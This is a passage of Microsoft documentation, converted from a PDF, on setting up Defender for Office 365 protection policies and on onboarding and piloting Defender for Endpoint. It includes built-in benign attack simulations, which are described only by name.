
2. Go to **Recipients** > **Groups**.




3. On the **Groups** page, select **Add a group**.



4. For group type, select **Distribution**, and then click **Next**.



5. Give the group a **Name** and and optional **Description**, and then click Next.



6. On the remaining pages, assign an owner, add members to the group, set the email address, join-depart restrictions, and other settings.

Step 2: Configure protection

Some capabilities in Defender for Office 365 are configured and turned on by default, but security operations might want to raise the level of protection from the default.

Some capabilities are *not yet* configured. You have the following options for configuring protection:

- **Assign users to preset security policies**: Preset security policies are provided as a method to quickly assign a uniform level of protection across all of the capabilities. You can choose from **Standard** or **Strict** protection. The advantage here is that you protect groups of users as quickly as possible. This disadvantage here is that you can't customize most of the settings in preset security policies (for example, you can't change an action from **Deliver to recipients' Junk Email folders** to **Quarantine** or vice-versa). Also keep in mind that preset security policies are *always* applied before custom policies. So, if you want to create and use any custom policies, you'll need to exclude users in those custom policies from preset security policies.

- **Configure *custom* protection policies**: If you prefer to configure the environment yourself, you can quickly achieve a *baseline* of protection by following the guidance in Protect against threats. With this approach, you get to learn more about the settings that are configurable. And, you can fine-tune the policies later.

  You can also build and assign custom protection policies as part of your evaluation. Before you start customizing policies, it's important to understand the precedence in which these protection policies are applied and enforced. Security operations will need to create and/or configure some policies, even if when the preset is applied.

- **Assign preset security policies automatically**: Preset security policies are provided as a method to quickly assign a uniform level of protection across all of the capabilities. You can choose from ***Standard*** or ***Strict***. A good approach is to start with preset security policies and then fine-tune the policies as you learn more about the capabilities and your own unique threat environment. The advantage here is that you protect groups of users as quickly as possible, with the ability to tweak protection afterward. (This method is recommended.)

- **Configure baseline protection manually**: If you prefer to configure the environment yourself, you can quickly achieve a *baseline* of protection by following the guidance in Protect against threats. With this approach, you get to learn more about the settings that are configurable. And, you can fine-tune the policies later.

- **Configure *custom* protection policies**: You can also build and assign custom protection policies as part of your evaluation. Before you start customizing policies,

it's important to understand the precedence in which these protection policies are applied and enforced. Security ops will need to create some policies even if when the preset is applied, in specific in order to define security policies for Safe Links and Safe Attachments.

> ⓘ **Important**
>
> **If you need to configure custom protection policies**, you should examine the values that make up the **Standard** and **Strict** security definitions here: **Recommended settings for EOP and Microsoft Defender for Office 365 security**. Default values, as seen before any configuration takes place are also listed. Keep a spreadsheet of where your custom build deviates.

Assign preset security policies

We recommended you begin with the *recommended baseline policies* when evaluating MDO and then refine them as needed over the course of your evaluation period.

You can enable preset security policies in EOP and Defender for Office 365 fast, and assign them to specific pilot users or defined groups as part of your evaluation. Preset policies offer a baseline **Standard** protection template or a more aggressive **Strict** protection template, which can be assigned independently.

For example, an EOP condition for pilot evaluations could be applied if the recipients are *members* of a defined *EOP Standard Protection* group, and then managed by adding accounts to, or removing account from, the group.

Likewise, a Defender for Office 365 condition for pilot evaluations could be applied if the recipients are *members* of a defined *Defender for Office 365 Standard Protection* group and then managed by adding / removing accounts via the group.

For complete instructions, see Use the Microsoft 365 Defender portal to assign Standard and Strict preset security policies to users.

Configure custom protection policies

The pre-defined *Standard* or *Strict* Defender for Office 365 policy templates give your pilot users the recommended baseline protection. However, you can also build and assign custom protection policies as part of your evaluation.

It's *important* to be aware of the precedence these protection policies take when applied and enforced, as explained in Order and precedence of email protection - Office

365 and Order of precedence for preset security policies and other policies.

The table below provides references and more guidance for configuring and assigning custom protection policies:

Policy	Description	Included in preset security policies?	Default policy available?	Reference
Connection filter policies	Identify good or bad source email servers by IP address.	No	Yes	Configure the default connection filter policy in EOP
Outbound spam filter policies	Specify outbound message rate limits and control external email forwarding.	No	Yes	Configure outbound spam filtering in EOP
Anti-malware policies	Protect users from email malware including what actions to take and who to notify if malware is detected.	Yes	Yes	Configure anti-malware policies in EOP
Anti-spam policies	Protect users from email spam including what actions to take if spam is detected.	Yes	Yes	Configure anti-spam policies in Defender for Office 365
Anti-spoofing protection	Protect users from spoofing attempts using spoof intelligence and spoof intelligence insights.	Yes	Yes	Configure spoof intelligence in Defender for Office 365 Configure anti-phishing policies in EOP

Policy	Description	Included in preset security policies?	Default policy available?	Reference
Impersonation protection	Protect users from phishing attacks and configure safety tips on suspicious messages	Yes, but some configuration required.	Yes, but some configuration required.	Impersonation settings in anti-phishing policies in Microsoft Defender for Office 365 Impersonation insight in Defender for Office 365 Configure anti-phishing policies in Microsoft Defender for Office 365
Safe Attachments policies	Protect users from malicious content in email attachments and files in SharePoint, OneDrive, and Teams.	Yes	Effectively, via Built-in protection	Set up Safe Attachment policies in Defender for Office 365
Safe Links policies	Protect users from opening and sharing malicious links in email messages or supported Office apps.	Yes	Effectively, via Built-in protection	Set up Safe Links policies in Defender for Office 365

Step 3: Try out capabilities and get familiar with simulation, monitoring, and metrics

Now that your pilot is set up and configured, it's helpful to become familiar with the reporting, monitoring, and attack simulation tools that are unique to Microsoft Defender for Microsoft 365.

Capability	Description	More information

Capability	Description	More information
Threat Explorer	Threat Explorer is a powerful near real-time tool to help Security Operations teams investigate and respond to threats and displays information about suspected malware and phish in email and files in Office 365, as well as other security threats and risks to your organization.	Views in Threat Explorer and real-time detections
Attack simulation training	You can use Attack simulation training in the Microsoft 365 Defender portal to run realistic attack scenarios in your organization, which help you identify and find vulnerable users before a real attack impacts your environment.	Get started using Attack simulation training
Reports dashboard	On the left navigation menu, click Reports and expand the Email & collaboration heading. The Email & collaboration reports are about spotting security trends some of which will allow you to take action (through buttons like 'Go to submissions'), and others that will show trends. These metrics are generated automatically.	View email security reports in the Microsoft 365 Defender portal View Defender for Office 365 reports in the Microsoft 365 Defender portal

Next steps

Evaluate Microsoft Defender for Endpoint

Return to the overview for Evaluate Microsoft Defender for Office 365

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Step 4. Evaluate Microsoft Defender for Endpoint overview


Article • 03/13/2023 • 2 minutes to read

Applies to:

- Microsoft 365 Defender

This article outlines the process to enable and pilot Microsoft Defender for Endpoint. Before starting this process, be sure you've reviewed the overall process for evaluating Microsoft 365 Defender, and you've created the Microsoft 365 Defender evaluation environment.

Use the following steps to enable and pilot Microsoft Defender for Endpoint.



The following table describes the steps in the illustration.

Step	Description
Step 1. Review architecture requirements and key concepts	Understand the Defender for Endpoint architecture and the capabilities available to you.
Step 2. Enable the evaluation environment	Follow the steps to set up the evaluation environment.
Step 3. Set up the pilot	Verify your pilot group, run simulations, and become familiar with key features and dashboards.

Review Microsoft Defender for Endpoint architecture requirements and key concepts

Article • 03/07/2023 • 2 minutes to read

Applies to: Microsoft 365 Defender


This article will guide you in the process of setting up the evaluation for Microsoft Defender for Endpoint environment.

For more information about this process, see the overview article.

Before enabling Microsoft Defender for Endpoint, be sure you understand the architecture and can meet the requirements.

Understand the architecture

The following diagram illustrates Microsoft Defender for Endpoint architecture and integrations.



The following table describes the illustration.

Call-out	Description
1	Devices are on-boarded through one of the supported management tools.
2	On-boarded devices provide and respond to Microsoft Defender for Endpoint signal data.
3	Managed devices are joined and/or enrolled in Azure Active Directory.
4	Domain-joined Windows devices are synchronized to Azure Active Directory using Azure Active Directory Connect.

Call-out	Description
5	Microsoft Defender for Endpoint alerts, investigations, and responses are managed in Microsoft 365 Defender.

Understand key concepts

The following table identified key concepts that are important to understand when evaluating, configuring, and deploying Microsoft Defender for Endpoint:

Concept	Description	More information
Administration Portal	Microsoft 365 Defender portal to monitor and assist in responding to alerts of potential advanced persistent threat activity or data breaches.	Microsoft Defender for Endpoint portal overview
Attack Surface Reduction	Help reduce your attack surfaces by minimizing the places where your organization is vulnerable to cyberthreats and attacks.	Overview of attack surface reduction
Endpoint Detection and Response	Endpoint detection and response capabilities provide advanced attack detections that are near real-time and actionable.	Overview of endpoint detection and response capabilities
Behavioral Blocking and Containment	Behavioral blocking and containment capabilities can help identify and stop threats, based on their behaviors and process trees even when the threat has started execution.	Behavioral blocking and containment
Automated Investigation and Response	Automated investigation uses various inspection algorithms based on processes that are used by security analysts and designed to examine alerts and take immediate action to resolve breaches.	Use automated investigations to investigate and remediate threats
Advanced Hunting	Advanced hunting is a query-based threat-hunting tool that lets you explore up to 30 days of raw data so that you can proactively inspect events in your network to locate threat indicators and entities.	Overview of advanced hunting
Threat Analytics	Threat analytics is a set of reports from expert Microsoft security researchers covering the most relevant threats.	Track and respond to emerging threats

For more detailed information about the capabilities included with Microsoft Defender for Endpoint, see What is Microsoft Defender for Endpoint.

SIEM integration

You can integrate Microsoft Defender for Endpoint with Microsoft Sentinel to more comprehensively analyze security events across your organization and build playbooks for effective and immediate response.

Microsoft Defender for Endpoint can also be integrated into other Security Information and Event Management (SIEM) solutions. For more information, see Enable SIEM integration in Microsoft Defender for Endpoint.

Next steps

Enable the evaluation

Return to the overview for Evaluate Microsoft Defender for Endpoint

Return to the overview for Evaluate and pilot Microsoft 365 Defender


Enable Microsoft Defender for Endpoint evaluation environment

Article • 02/22/2023 • 2 minutes to read

This article will guide you through the steps on setting up the evaluation environment for Microsoft Defender for Endpoint using production devices.

> **Tip**
>
> Microsoft Defender for Endpoint also comes with an in-product evaluation lab where you can add pre-configured devices and run simulations to evaluate the capabilities of the platform. The lab comes with a simplified set-up experience that can help quickly demonstrate the value of Microsoft Defender for Endpoint including guidance for many features like advanced hunting and threat analytics. For more information, see **Evaluate capabilities**.
> The main difference between the guidance provided in this article and the evaluation lab is the evaluation environment uses production devices whereas the evaluation lab uses non-production devices.

Use the following steps to enable the evaluation for Microsoft Defender for Endpoint.




- Step 1. Check license state
- Step 2. Onboard endpoints

Step 1. Check license state

You'll first need to check the license state to verify that it was properly provisioned. You can do this through the admin center or through the **Microsoft Azure portal**.

1. To view your licenses, go to the **Microsoft Azure portal** and navigate to the Microsoft Azure portal license section.



2. Alternately, in the admin center, navigate to **Billing** > **Subscriptions**.

   On the screen, you'll see all the provisioned licenses and their current **Status**.

Step 2. Onboard endpoints using any of the supported management tools

After verifying that the license state has been provisioned properly, you can start onboarding devices to the service.

For the purpose of evaluating Microsoft Defender for Endpoint, we recommend choosing a couple of Windows devices to conduct the evaluation on.

You can choose to use any of the supported management tools, but Intune provides optimal integration. For more information, see Configure Microsoft Defender for Endpoint in Microsoft Intune.

The Plan deployment topic outlines the general steps you need to take to deploy Defender for Endpoint.

Watch this video for a quick overview of the onboarding process and learn about the available tools and methods.

https://www.microsoft.com/en-us/videoplayer/embed/RE4bGqr?postJsllMsg=true

Onboarding tool options

The following table lists the available tools based on the endpoint that you need to onboard.

Endpoint	Tool options
Windows	- Local script (up to 10 devices) - Group Policy - Microsoft Intune / Mobile Device Manager - Microsoft Endpoint Configuration Manager - VDI scripts
macOS	- Local scripts - Microsoft Intune - JAMF Pro - Mobile Device Management
iOS	App-based
Android	Microsoft Intune

Next step

Setup the pilot for Microsoft Defender for Endpoint

Return to the overview for Evaluate Microsoft Defender for Endpoint


Return to the overview for Evaluate and pilot Microsoft 365 Defender

Pilot Microsoft Defender for Endpoint

Article • 03/07/2023 • 3 minutes to read

This article will guide you in the process of running a pilot for Microsoft Defender for Endpoint.

Use the following steps to setup and configure the pilot for Microsoft Defender for Endpoint.



- Step 1. Verify pilot group
- Step 2. Try out capabilities

When you pilot Microsoft Defender for Endpoint, you may choose to onboard a few devices to the service before onboarding your entire organization.

You can then try out capabilities that are available such as running attack simulations and seeing how Defender for Endpoint surfaces malicious activities and enables you to conduct an efficient response.

Step 1. Verify pilot group

After completing the onboarding steps outlined in the Enable evaluation section, you should see the devices in the Device inventory list approximately after an hour.

When you see your onboarded devices you can then proceed with trying out capabilities.

Step 2. Try out capabilities

Now that you've completed onboarding some devices and verified that they are reporting to the service, familiarize yourself with the product by trying out the powerful capabilities that are available right out of the box.

During the pilot, you can easily get started with trying out some of the features to see the product in action without going through complex configuration steps.

Let's start by checking out the dashboards.

View the device inventory

The device inventory is where you'll see the list of endpoints, network devices, and IoT devices in your network. Not only does it provide you with a view of the devices in your network, but it also gives your in-depth information about them such as domain, risk level, OS platform, and other details for easy identification of devices most at risk.

View the Microsoft Defender Vulnerability Management dashboard

Defender Vulnerability Management management helps you focus on the weaknesses that pose the most urgent and the highest risk to the organization. From the dashboard, get a high-level view of the organization exposure score, Microsoft Secure Score for Devices, device exposure distribution, top security recommendations, top vulnerable software, top remediation activities, and top exposed device data.

Run a simulation

Microsoft Defender for Endpoint comes with "Do It Yourself" attack scenarios that you can run on your pilot devices. Each document includes OS and application requirements as well as detailed instructions that are specific to an attack scenario. These scripts are safe, documented, and easy to use. These scenarios will reflect Defender for Endpoint capabilities and walk you through investigation experience.

To run any of the provided simulations, you need at least one onboarded device.

1. In **Help** > **Simulations & tutorials**, select which of the available attack scenarios you would like to simulate:

    - **Scenario 1: Document drops backdoor** - simulates delivery of a socially engineered lure document. The document launches a specially crafted backdoor that gives attackers control.

    - **Scenario 2: PowerShell script in fileless attack** - simulates a fileless attack that relies on PowerShell, showcasing attack surface reduction and device learning detection of malicious memory activity.

- **Scenario 3: Automated incident response** - triggers automated investigation, which automatically hunts for and remediates breach artifacts to scale your incident response capacity.

2. Download and read the corresponding walkthrough document provided with your selected scenario.

3. Download the simulation file or copy the simulation script by navigating to **Help** > **Simulations & tutorials**. You can choose to download the file or script on the test device but it's not mandatory.

4. Run the simulation file or script on the test device as instructed in the walkthrough document.

> **Note**
>
> Simulation files or scripts mimic attack activity but are actually benign and will not harm or compromise the test device.

Next steps

Evaluate Microsoft Defender for Cloud Apps

Return to the overview for Evaluate Microsoft Defender for Endpoint

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Step 5. Evaluate Microsoft Defender for Cloud Apps


Article • 03/13/2023 • 2 minutes to read

Applies to:

- Microsoft 365 Defender

